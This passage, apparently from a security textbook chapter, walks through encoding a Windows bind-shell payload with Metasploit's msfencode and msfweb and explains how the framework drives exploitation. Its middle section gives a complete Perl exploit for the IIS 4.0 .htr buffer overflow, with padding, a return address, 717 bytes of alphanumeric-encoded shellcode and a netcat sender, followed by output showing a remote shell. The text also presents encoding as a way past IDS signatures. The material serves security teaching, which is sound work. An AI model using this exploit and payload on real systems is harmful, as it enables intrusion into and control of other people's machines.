
Encoding is the process of taking a payload and modifying its contents to avoid bad characters. As a side effect, the encoded payload becomes more difficult to signature by IDS devices. The encoding process increases the overall size of the payload since the encoded payload must eventually be decoded on the remote machine. The additional size results from the fact that a decoder must be prepended to the encoded payload. The attack string looks something like the one shown in Figure 13.23.

Figure 13.23 Attack String with Decoder and Encoded Payload



Metasploit's msfencode tool handles the entire encoding process for an exploit developer by taking the raw output from msfpayload and encoding it with one of several encoders included in the framework. Figure 13.24 shows the msfencode command-line options.

Figure 13.24 msfencode Options



```
Administrator@nothingbutfat ~/framework
$ ./msfencode -h

  Usage: ./msfencode <options> [var=val]
Options:
        -i <file>       Specify the file that contains the raw shellcode
        -a <arch>       The target CPU architecture for the payload
        -o <os>         The target operating system for the payload
        -t <type>       The output type: perl, c, or raw
        -b <chars>      The characters to avoid: '\x00\xFF'
        -s <size>       Maximum size of the encoded data
        -e <encoder>    Try to use this encoder first
        -n <encoder>    Dump Encoder Information
        -l              List all available encoders

Administrator@nothingbutfat ~/framework
$
```

Table 13.1 lists the available encoders along with a brief description and supported architecture.

Table 13.1 List of Available Encoders


Encoder	Brief Description	Arch
Alpha2	Skylined's Alpha2 Alphanumeric Encoder	x86
Countdown	x86 Call $+4 countdown xor encoder	x86
JmpCallAdditive	IA32 Jmp/Call XOR Additive Feedback Decoder	x86
None	The "None" Encoder	all
OSXPPCLongXOR	MacOS X PPC LongXOR Encoder	ppc
OSXPPCLongXORTag	MacOS X PPC LongXOR Tag Encoder	ppc
Pex	Pex Call $+4 Double Word Xor Encoder	x86
PexAlphaNum	Pex Alphanumeric Encoder	x86
	Pex Variable Length Fnstenv/mov Double	x86

Table 13.1 List of Available Encoders

Encoder	Brief Description	Arch
	Word Xor Encoder	
PexFnstenvSub	Pex Variable Length Fnstenv/sub Double Word Xor Encoder	x86
QuackQuack	MacOS X PPC DWord Xor Encoder	ppc
ShikataGaNai	Shikata Ga Nai	x86
Sparc	Sparc DWord Xor Encoder	sparc

To increase the likelihood of passing our payload through the filters unaltered, we are alphanumerically encoding the payload. This limits us to either the Alpha2 or PexAlphaNum encoder. Because either will work, we decide on the PexAlphaNum encoder, and display the encoder information as shown in Figure 13.25.


Figure 13.25 PexAlphaNum Encoder Information



```
Administrator@nothingbutfat ~/framework
$ ./msfencode -n PexAlphaNum

       Name: Pex Alphanumeric Encoder
    Version: $Revision: 1.19 $
     OS/CPU: /x86
       Keys: alphanum

Provided By:
    Berend-Jan Wever <skylined [at] edup.tudelft.nl>

Advanced Options:
    Advanced (Msf::Encoder::PexAlphaNum):
    -------------------------------------

Description:
    Skylined's alphanumeric encoder ported to perl

Administrator@nothingbutfat ~/framework
$
```

In the final step, the raw payload from the file *~/framework/payload* is PexAlphaNum encoded to avoid the 0x00 character. The results of msfencode are displayed in Figure 13.26.

Figure 13.26 msfencode Results




```
Administrator@nothingbutfat ~/framework
$ ./msfencode -i payload -b '\x00' -e PexAlphaNum
[*] Using Msf::Encoder::PexAlphaNum with final size of 717 bytes
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49".
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41".
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x36\x4b\x4e".
"\x4f\x34\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x4f\x42\x36\x4b\x58".
"\x4e\x56\x46\x42\x46\x32\x4b\x48\x45\x44\x4e\x53\x4b\x38\x4e\x37".
"\x45\x30\x4a\x37\x41\x50\x4f\x4e\x4b\x58\x4f\x54\x4a\x51\x4b\x38".
"\x4f\x45\x42\x32\x41\x50\x4b\x4e\x43\x4e\x42\x43\x49\x34\x4b\x58".
"\x46\x43\x4b\x58\x41\x50\x50\x4e\x41\x53\x42\x4c\x49\x59\x4e\x4a".
"\x46\x58\x42\x4c\x46\x37\x47\x50\x41\x4c\x4c\x4c\x4d\x50\x41\x50".
"\x44\x4c\x4b\x4e\x46\x4f\x4b\x53\x46\x55\x46\x32\x4a\x52\x45\x37".
"\x43\x4e\x4b\x58\x4f\x45\x46\x42\x41\x50\x4b\x4e\x48\x36\x4b\x48".
"\x4e\x30\x4b\x54\x4b\x58\x4f\x55\x4e\x51\x41\x30\x4b\x4e\x43\x30".
"\x4e\x32\x4b\x38\x49\x38\x4e\x56\x46\x32\x4e\x41\x41\x56\x43\x4c".
"\x41\x33\x42\x4c\x46\x36\x4b\x38\x42\x44\x42\x43\x4b\x48\x42\x44".
"\x4e\x30\x4b\x38\x42\x47\x4e\x31\x4d\x4a\x4b\x38\x42\x44\x4a\x50".
"\x50\x35\x4a\x56\x50\x38\x50\x34\x50\x30\x4e\x4e\x42\x35\x4f\x4f".
"\x48\x4d\x41\x33\x4b\x4d\x48\x56\x43\x55\x48\x46\x4a\x46\x43\x53".
"\x44\x33\x4a\x36\x47\x47\x43\x47\x44\x53\x4f\x35\x46\x45\x4f\x4f".
"\x42\x4d\x4a\x46\x4b\x4c\x4d\x4e\x4e\x4f\x4b\x53\x42\x55\x4f\x4f".
"\x48\x4d\x4f\x55\x49\x38\x45\x4e\x48\x56\x41\x48\x4d\x4e\x4a\x30".
"\x44\x30\x45\x45\x4c\x46\x44\x30\x4f\x4f\x42\x4d\x4a\x56\x49\x4d".
"\x49\x30\x45\x4f\x4d\x4a\x47\x35\x4f\x4f\x48\x4d\x43\x45\x43\x45".
"\x43\x45\x43\x55\x43\x55\x43\x44\x43\x45\x43\x44\x43\x35\x4f\x4f".
"\x42\x4d\x48\x36\x4a\x46\x4c\x37\x49\x46\x48\x46\x43\x35\x49\x38".
"\x41\x4e\x45\x59\x4a\x46\x46\x4a\x4c\x31\x42\x47\x47\x4c\x47\x35".
"\x4f\x4f\x48\x4d\x4c\x46\x42\x31\x41\x55\x45\x45\x4f\x4f\x42\x4d".
"\x4a\x56\x46\x4a\x4d\x4a\x50\x42\x49\x4e\x47\x35\x4f\x4f\x48\x4d".
"\x43\x35\x45\x35\x4f\x4f\x42\x4d\x4a\x36\x45\x4e\x49\x44\x48\x58".
"\x49\x54\x47\x55\x4f\x4f\x48\x4d\x42\x45\x46\x45\x46\x45\x45\x55".
"\x4f\x4f\x42\x4d\x43\x49\x4a\x56\x47\x4e\x49\x37\x48\x4c\x49\x57".
"\x47\x35\x4f\x4f\x48\x4d\x45\x35\x4f\x4f\x42\x4d\x48\x46\x4c\x46".
"\x46\x56\x48\x56\x4a\x46\x43\x36\x4d\x56\x49\x38\x45\x4e\x4c\x46".
"\x42\x55\x49\x55\x49\x42\x4e\x4c\x49\x48\x47\x4e\x4c\x46\x46\x34".
"\x49\x48\x44\x4e\x41\x53\x42\x4c\x43\x4f\x4c\x4a\x50\x4f\x44\x44".
"\x4d\x32\x50\x4f\x44\x44\x4e\x52\x43\x49\x4d\x58\x4c\x47\x4a\x33".
"\x4b\x4a\x4b\x4a\x4b\x4a\x4a\x56\x44\x37\x50\x4f\x43\x4b\x48\x51".
"\x4f\x4f\x45\x57\x46\x44\x4f\x4f\x48\x4d\x4b\x35\x47\x35\x44\x55".
"\x41\x55\x41\x35\x41\x55\x4c\x56\x41\x30\x41\x45\x41\x55\x45\x55".
"\x41\x35\x4f\x4f\x42\x4d\x4a\x46\x4d\x4a\x49\x4d\x45\x30\x50\x4c".
"\x43\x35\x4f\x4f\x48\x4d\x4c\x36\x4f\x4f\x4f\x4f\x47\x43\x4f\x4f".
"\x42\x4d\x4b\x38\x47\x45\x4e\x4f\x43\x48\x46\x4c\x46\x56\x4f\x4f".
"\x48\x4d\x44\x35\x4f\x4f\x42\x4d\x4a\x56\x42\x4f\x4c\x58\x46\x30".
"\x4f\x35\x43\x55\x4f\x4f\x48\x4d\x4f\x4f\x42\x4d\x5a";

Administrator@nothingbutfat ~/framework
$
```

The results of msfencode tell us that our preferred encoder succeeded in generating an alphanumeric payload that avoids the NUL character in only 717 bytes. The encoded payload is outputted in a Perl format that can be cut and pasted straight into an exploit script.

Metasploit also provides a point-and-click version of the msfpayload and msfencode tools at www.metasploit.com/shellcode.html. The Web interface allows us to filter the payloads based on operating system and architecture. In Figure 13.27, we have filtered the payloads based on operating system. We see the Windows Bind Shell that we used earlier, so we click this link.


Figure 13.27 msfweb Payload Generation



Windows Bind DLL Inject
Windows Bind Meterpreter DLL Inject
Windows Bind Shell
Windows Bind VNC Server DLL Inject
Windows Execute Command
Windows Execute net user /ADD
Windows Recv Tag Findsock Meterpreter

After selecting the payload, the Web interface brings us to a page where we can specify the payload and encoder options. In Figure 13.28, we set our listening port to 31337 and our encoder to PexAlphaNum. We can also optionally specify the maximum payload size in addition to characters that are not permitted in the payload.

Figure 13.28 Setting msfweb Payload Options



Windows Bind Shell

Name: win32_bind v1.30
Authors: vlad902 <vlad902 [at] gmail.com>
Size: 321 bytes
Arch: x86
OS: win32

Listen for connection and spawn a shell

EXITFUNC Required DATA seh Exit technique: "process", "thread", "seh"
LPORT Required PORT 31337 Listening port for bind shell

Max Size:


Restricted Characters (format: 0x00 0x01)
0x00

Selected Encoder:
Msf::Encoder::PexAlphaNum

COPYRIGHT © 2003-2005 METASPLOIT.COM

Clicking the **Generate Payload** button generates and encodes the payload. The results are presented as both C and Perl strings. Figure 13.29 shows the results.

Figure 13.29 msfweb Generated and Encoded Payload



Windows Bind Shell

```
/* win32_bind -  EXITFUNC=seh LPORT=31337 Size=717 Encoder=PexAlphaNum http://metasploit.com */
unsigned char scode[] =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49"
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x56\x4b\x4e"
```

Truncated.

```
# win32_bind -  EXITFUNC=seh LPORT=31337 Size=717 Encoder=PexAlphaNum http://metasploit.com
my $shellcode =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49".
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41".
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x56\x4b\x4e".
"\x4f\x54\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x4f\x42\x56\x4b\x58".
```

Truncated.

Now that we have covered the different methods that Metasploit offers to generate an encoded payload, we can take the payload and insert it into the exploit script. This step is shown in Example 13.6.


Example 13.6 Attack Script with Payload

```
$payload =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49".
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41".
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x36\x4b\x4e".
"\x4f\x34\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x4f\x42\x36\x4b\x58".
"\x4e\x56\x46\x42\x46\x32\x4b\x48\x45\x44\x4e\x53\x4b\x38\x4e\x37".
"\x45\x30\x4a\x37\x41\x50\x4f\x4e\x4b\x58\x4f\x54\x4a\x51\x4b\x38".
"\x4f\x45\x42\x32\x41\x50\x4b\x4e\x43\x4e\x42\x43\x49\x34\x4b\x58".
"\x46\x43\x4b\x58\x41\x50\x50\x4e\x41\x53\x42\x4c\x49\x59\x4e\x4a".
"\x46\x58\x42\x4c\x46\x37\x47\x50\x41\x4c\x4c\x4c\x4d\x50\x41\x50".
"\x44\x4c\x4b\x4e\x46\x4f\x4b\x53\x46\x55\x46\x32\x4a\x52\x45\x37".
"\x43\x4e\x4b\x58\x4f\x45\x46\x42\x41\x50\x4b\x4e\x48\x36\x4b\x48".
"\x4e\x30\x4b\x54\x4b\x58\x4f\x55\x4e\x51\x41\x30\x4b\x4e\x43\x30".
"\x4e\x32\x4b\x38\x49\x38\x4e\x56\x46\x32\x4e\x41\x41\x56\x43\x4c".
"\x41\x33\x42\x4c\x46\x36\x4b\x38\x42\x44\x42\x43\x4b\x48\x42\x44".
"\x4e\x30\x4b\x38\x42\x47\x4e\x31\x4d\x4a\x4b\x38\x42\x44\x4a\x50".
"\x50\x35\x4a\x56\x50\x38\x50\x34\x50\x30\x4e\x4e\x42\x35\x4f\x4f".
```

```
20 "\x48\x4d\x41\x33\x4b\x4d\x48\x56\x43\x55\x48\x46\x4a\x46\x43\x53".
21 "\x44\x33\x4a\x36\x47\x47\x43\x47\x44\x53\x4f\x35\x46\x45\x4f\x4f".
22 "\x42\x4d\x4a\x46\x4b\x4c\x4d\x4e\x4e\x4f\x4b\x53\x42\x55\x4f\x4f".
23 "\x48\x4d\x4f\x55\x49\x38\x45\x4e\x48\x56\x41\x48\x4d\x4e\x4a\x30".
24 "\x44\x30\x45\x45\x4c\x46\x44\x30\x4f\x4f\x42\x4d\x4a\x56\x49\x4d".
25 "\x49\x30\x45\x4f\x4d\x4a\x47\x35\x4f\x4f\x48\x4d\x43\x45\x43\x45".
26 "\x43\x45\x43\x55\x43\x55\x43\x44\x43\x45\x43\x44\x43\x35\x4f\x4f".
27 "\x42\x4d\x48\x36\x4a\x46\x4c\x37\x49\x46\x48\x46\x43\x35\x49\x38".
28 "\x41\x4e\x45\x59\x4a\x46\x46\x4a\x4c\x31\x42\x47\x47\x4c\x47\x35".
29 "\x4f\x4f\x48\x4d\x4c\x46\x42\x31\x41\x55\x45\x45\x4f\x4f\x42\x4d".
30 "\x4a\x56\x46\x4a\x4d\x4a\x50\x42\x49\x4e\x47\x35\x4f\x4f\x48\x4d".
31 "\x43\x35\x45\x35\x4f\x4f\x42\x4d\x4a\x36\x45\x4e\x49\x44\x48\x58".
32 "\x49\x54\x47\x55\x4f\x4f\x48\x4d\x42\x45\x46\x45\x46\x45\x45\x55".
33 "\x4f\x4f\x42\x4d\x43\x49\x4a\x56\x47\x4e\x49\x37\x48\x4c\x49\x57".
34 "\x47\x35\x4f\x4f\x48\x4d\x45\x35\x4f\x4f\x42\x4d\x48\x46\x4c\x46".
35 "\x46\x56\x48\x56\x4a\x46\x43\x36\x4d\x56\x49\x38\x45\x4e\x4c\x46".
36 "\x42\x55\x49\x55\x49\x42\x4e\x4c\x49\x48\x47\x4e\x4c\x46\x46\x34".
37 "\x49\x48\x44\x4e\x41\x53\x42\x4c\x43\x4f\x4c\x4a\x50\x4f\x44\x44".
38 "\x4d\x32\x50\x4f\x44\x44\x4e\x52\x43\x49\x4d\x58\x4c\x47\x4a\x33".
39 "\x4b\x4a\x4b\x4a\x4b\x4a\x4a\x56\x44\x37\x50\x4f\x43\x4b\x48\x51".
40 "\x4f\x4f\x45\x57\x46\x44\x4f\x4f\x48\x4d\x4b\x35\x47\x35\x44\x55".
41 "\x41\x55\x41\x35\x41\x55\x4c\x56\x41\x30\x41\x45\x41\x55\x45\x55".
42 "\x41\x35\x4f\x4f\x42\x4d\x4a\x46\x4d\x4a\x49\x4d\x45\x30\x50\x4c".
43 "\x43\x35\x4f\x4f\x48\x4d\x4c\x36\x4f\x4f\x4f\x4f\x47\x43\x4f\x4f".
44 "\x42\x4d\x4b\x38\x47\x45\x4e\x4f\x43\x48\x46\x4c\x46\x56\x4f\x4f".
45 "\x48\x4d\x44\x35\x4f\x4f\x42\x4d\x4a\x56\x42\x4f\x4c\x58\x46\x30".
46 "\x4f\x35\x43\x55\x4f\x4f\x48\x4d\x4f\x4f\x42\x4d\x5a";
47
48 $string = "GET /";
49 $string .= "A" x 589;
50 $string .= "\x85\x63\xf7\x77";
51 $string .= $payload;
52 $string .=".htr HTTP/1.0\r\n\r\n";
53
54 open(NC, "|nc.exe 192.168.119.136 80");
55 print NC $string;
56 close(NC);
```


Lines 1 to 46 set the *$payload* variable equal to the encoded payload. Lines 48 and 52 set the HTTP and .htr file extension requirements, and line 49 pads the offset to the return address. The return address is added on line 50, and then the payload is appended to the attack string in line 51. Lines 54 through 56 contain the code to handle the network communication. Our complete attack string is displayed in Figure 13.30.

Figure 13.30 The Final Attack String


589 bytes of padding
4 bytes overwriting saved return address
717 byes of decoder and encoded payload

From the command line, we can test the exploit against our target machine. We see our results in Figure 13.31.

Figure 13.31 Successfully Exploiting MS Windows NT4 SP5 Running IIS 4.0



```
Administrator@nothingbutfat ~/framework
$ perl iis4htr.pl &
[1] 912

Administrator@nothingbutfat ~/framework
$ telnet 192.168.119.136 31337
Trying 192.168.119.136...
Connected to 192.168.119.136.
Escape character is '^]'.
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\WINNT\system32>_
```

In the first line, we run the exploit in the background. To test if our exploit was successful, we attempt to initiate a connection to the remote machine on port 31337, the listening port specified in the generation process. We see that our connection is accepted and a shell on the remote machine is returned to us. Success!

Integrating Exploits into the Framework

Now that we have successfully built our exploit, we can explore how to integrate it into the Metasploit Framework. Writing an exploit module for the framework has many advantages over writing a standalone exploit. When integrated, the exploit can take advantage of features such as dynamic payload creation and encoding, nop generation, simple socket interfaces, and automatic payload handling. The modular payload, encoder, and nop system make it possible to improve an exploit without modifying any of the exploit code, and they also make it easy to keep the exploit current. Metasploit provides a simple socket API (application program interface) which handles basic TCP (Transmission Control Protocol) and UDP (User Datagram Protocol) socket communications in addition to transparently managing both SSL (Secure Sockets Layer) and proxies. As shown in Figure 13.9, the automatic payload handling deals with all payload connections without the need to use any external programs or to write any additional code. Finally, the framework provides a clear, standardized interface that makes using and sharing exploit easier than ever before. Because of all these factors, exploit developers are now quickly moving toward framework-based exploit development.

Understanding the Framework

The Metasploit Framework is written entirely in object-oriented Perl. All code in the engine and base libraries is class-based, and every exploit module in the framework is also class-based. This means that developing an exploit for the framework requires writing a class; this class must conform to the API expected by the Metasploit engine. Before delving into the exploit class specification, an exploit developer should gain an understanding of how the engine drives the exploitation process; therefore, we take an under-the-hood look at the engine-exploit interaction through each stage of the exploitation process.

The first stage in the exploitation process is the selection of an exploit. An exploit is selected with the *use* command, which causes the engine to instantiate an object based on the exploit class. The instantiation process links the engine and the exploit to one another through the framework environment, and also causes the object to make two important data structures available to the engine.

The two data structures are the *%info* and *%advanced* structures, which can be queried by either the user to see available options or by the engine to guide it through the exploitation process. When the user decides to query the exploit to determine required options with the *info* command, the information will be extracted from the *%info* and *%advanced* data structures. The engine can also use the object information to make decisions. When the user requests a listing of the available payloads with the *show payloads* command, the engine will read in architecture and operating system information from *%info,* so only compatible payloads are displayed to the user. This is why in Figure 13.9 only a handful of the many available payloads were displayed when the user executed the *show payloads* command.

As stated earlier, data is passed between the Metasploit engine and the exploit via environment variables, so whenever a user executes the *set* command, a variable value is set that can be read by either the engine or the exploit. Again in Figure 13.9, the user sets the *PAYLOAD* environment variable equal to win32_bind; the engine later reads in this value to determine which payload to generate for the exploit. Next, the user sets all necessary options, after which the exploit command is executed.

The exploit command initiates the exploitation process, which consists of a number of sub-stages. First, the payload is generated based on the *PAYLOAD* environment variable. Then, the default encoder is used to encode the payload to avoid bad characters; if the default encoder is not successful in encoding the payload based on bad character and size constraints, another encoder will be used. The *Encoder* environment variable can be set on the command line to specify a default encoder, and the *EncoderDontFallThrough* variable can be set to 1 if the user only wishes the default encoder to be attempted.

After the encoding stage, the default nop generator is selected based on target exploit architecture. The default nop generator can be changed by setting the *Nop* environment variable to the name of the desired module.

Setting *NopDontFallThrough* to 1 instructs the engine not to attempt additional nop generators if the default does not work, and *RandomNops* can be set to 1 if the user wants the engine to try and randomize the nop sled for x86 exploits. *RandomNops* is enabled by default. For a more complete list of environment variables, check out the documentation on the Metasploit website.

In both the encoding and nop generation process, the engine avoids the bad characters by drawing on the information in the *%info* hash data structure. After the payload is generated, encoded, and appended to a nop sled, the engine calls the exploit() function from the exploit module.

The exploit() function retrieves environment variables to help construct the attack string. It will also call upon various libraries provided by Metasploit such as Pex. After the attack string is constructed, the socket libraries can be used to initiate a connection to the remote host and the attack string can be sent to exploit the vulnerable host.

Analyzing an Existing Exploit Module

